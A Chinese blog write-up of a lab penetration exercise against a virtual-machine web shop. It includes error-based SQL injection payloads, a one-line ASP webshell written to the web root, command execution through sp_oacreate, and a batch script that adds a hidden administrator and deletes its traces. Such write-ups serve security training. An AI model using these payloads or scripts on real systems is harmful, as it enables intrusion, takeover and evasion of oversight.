中国移动关于WEB应用渗透|Writeup

原创

Cxj_小贱 于 2016-05-12 17:47:05 发布 2039 收藏
文章标签： web应用 中国移动 web渗透
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_32559763/article/details/51386131
版权

0X01 SQL注入

首先拿到的是一个虚拟机文件，打开虚拟机发现网站已经部署好了，然后打开网站发现是一个在线商城平台。


```
MAC Address: 00:0C:29:D9:42:6A (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:wir
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   Windows server name: USER-FW21F
|   [172.18.250.82\MSSQLSERVER]
|     Instance name: MSSQLSERVER
|     Version: Microsoft SQL Server 2000 SP4
|       Version number: 8.00.2039.00
|       Product: Microsoft SQL Server 2000
|       Service pack level: SP4
|       Post-SP patches applied: No
|     TCP port: 1433
|     Named pipe: \\172.18.250.82\pipe\sql\query
|_    Clustered: No
| nbstat:
|   NetBIOS name: USER-FW21F, NetBIOS user: GUEST, NetBIOS MAC: 00:0c:29:d9:42:6a (VMware)
|   Names
|     USER-FW21F<00>       Flags: <unique><active>
|     USER-FW21F<20>       Flags: <unique><active>
|     WORKGROUP<00>        Flags: <group><active>
|     USER-FW21F<03>       Flags: <unique><active>
|     WORKGROUP<1e>        Flags: <group><active>
|_    GUEST<03>            Flags: <unique><active>
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
|   Computer name: user-fw21f
|   NetBIOS computer name: USER-FW21F
```

http://blog.csdn.net/

```
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp
|_smtp-commands: SMTP: EHLO 500 Command Unrecognized: EHLO

80/tcp   open  http          Microsoft IIS httpd 6.0
| http-title: \xED\xB8\xB3\xC7\xCD\xF8\xC9\xCF\xBD\xBB\xD2\xD7
|_Requested resource was ./shop/index.asp
110/tcp  open  pop3?
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp open  msrpc         Microsoft Windows RPC
1433/tcp open  ms-sql-s      Microsoft SQL Server 2000 8.00.2039.00; SP4
1723/tcp open  pptp          Microsoft (Firmware: 3790)
3306/tcp open  mysql         MySQL 5.1.51-community
| mysql-info: Protocol: 10
| Version: 5.1.51-community
| Thread ID: 2
| Some Capabilities: Long Passwords, Connect with DB, Compress, ODBC, Transactions, Secur
| Status: Autocommit
|_Salt: +Ky?n-4]VvqV:_OMu'_)
3800/tcp open  ms-wbt-server Microsoft Terminal Service
2 services unrecognized despite returning data. If you know the service/version, please s
```



把url扔给namap扫描了下得到详细信息，可以看到服务器、开放的端口等信息，再用**awvs**扫，得到三处可能的sql注入点，决定进行手工SQL注入，发现/shop/login.Asp有报错回显。

构造payload

1' and 1=convert(int,(select top 1 name from sysobjects wherextype='U')) and '1'='1

前后的and是为了让语句完整，各种引号。中间的语句是为了让程序出错 强制转换为int型再与1作比较报错返回。从而得到第一个表名FeiUser

继续构造payload进行爆表、列名、字段内容

得到第二个表名


1' and 1=convert(int,(select top 1 name from sysobjects where xtype='U'and name not in ('FeiUser'))) and '1'='1

得到第一个字段名

1' and 1=convert(int,(select top 1col_name(object_id ('FeiAdmin'),1) from FeiAdmin)) and '1'='1


得到网站后台管理员账号 admin

1' and 1=convert(int,(select top 1 DH_Adminfrom FeiAdmin)) and '1'='1



得到网站后台密码MD5值 7bbd73250516f069

1' and 1=convert(int,(select top 1 DH_PassWordfrom FeiAdmin)) and '1'='1



最后得到


账号：admin


密码：7bbd73250516f069 破解后：admin123

0X02 Getshell

登陆后台查看信息，发现网站物理地址和一个数据库入口

输入SQL语句：**selectsystem_user** ， 查看当前用户





经过多次尝试调用存储过程，发现xp_cmdshell、wscirpt.shell等多个存储过程组件被删除禁用，并且发现net.exe和net1.exe没有给上system权限，导致无法添加用户提权，于是决定上传一句话木马到web目录下（E:\121\shop\），查看更多信息，尝试修改net.exe和net1.exe的权限。


第一步：建一个字段类型为CHAR长度为255的表，用作插入一句话木马，使用语句：**create table pcguest(pc char(255))**

第二步：将一句话木马插入表中，SQL语句：**insert intopcguest(pc) values ('<%execute request("p")%>')**

第三步：将表导出为一个ASP的文件**execute sp_makewebtask@outputfile='E:\121\shop\PCm.ASP',@query='select pc from pcguest'**

第四步：用菜刀工具链接写入的木马，输入URL http://192.168.199.140/shop/PCm.Asp密码：P

getshell



0X03 提权

写入bat文件利用cacls命令来修改net.exe和net1.exe的权限

1．检查net.exe和net1.exe的访问控制权限

用菜刀上传文件chkcacls.bat，调用cacls.exe命令，内容如下：

```
(
@echo off
::修改net.exe,net1.exe权限
call cacls.exe c:\windows\system32\net.exe
call cacls.exe c:\windows\system32\net1.exe
) >E:\Downloads\check.txt
```

利用SQLServer 提供了sp_OACREATE和sp_OAMethod函数,可以利用这两个函数调用OLE控件，间接获取一个shell。使用SP_OAcreate调用对象Shell.Application赋给变量@shell，然后使用SP_OAMETHOD调用@shell的属性run执行命令。

执行SQL语句：

declare @o int;exec sp_oacreate'Shell.Application', @o out;exec sp_oamethod @o, 'ShellExecute',null,'cmd.exe','cmd /c E:\Downloads\chkcacls.bat'

结果：

下载check.txt，内容如下：

```
c:\windows\system32\net.exe USER-FW21F\Guest:R

c:\windows\system32\net1.exe USER-FW21F\Guest:R
```

可以看出，SYSTEM对其并没有任何权限。

2.修 改net.exe和net1.exe权限 编写cacls.bat，内容如下：

```
@echo off
::修改net.exe,net1.exe权限
call cacls.exe c:\windows\system32\net.exe /c /e /t /g SYSTEM:F
call cacls.exe c:\windows\system32\net1.exe /c /e /t /g SYSTEM:F
::添加用户，并归到管理组

call net.exe user XCYDHACK XCYDHACK /ADD
call net.exe localgroup administrators XCYDHACK /add
::恢复net.exe,net1.exe权限
call cacls.exe c:\windows\system32\net.exe /c /e /r SYSTEM
call cacls.exe c:\windows\system32\net1.exe /c /e /r SYSTEM
::删除文件
del E:\Downloads\cacls.bat
::顺便把之前检查net.exe,net1.exe权限时留下的文件删除
del E:\Downloads\chkcacls.bat
del E:\Downloads\check.txt
```

修改权限、添加管理员用户、临走时顺把留下的文件删除

用菜刀上传，执行

declare @o int;exec sp_oacreate'Shell.Application', @o out;exec sp_oamethod @o, 'ShellExecute',null,'cmd.exe','cmd /c E:\Downloads\cacls.bat'

3.大胆地进入肉鸡

至此，实现了整个过程的黑盒测试，并最终渗透到主机管理员密码，渗透到此结束。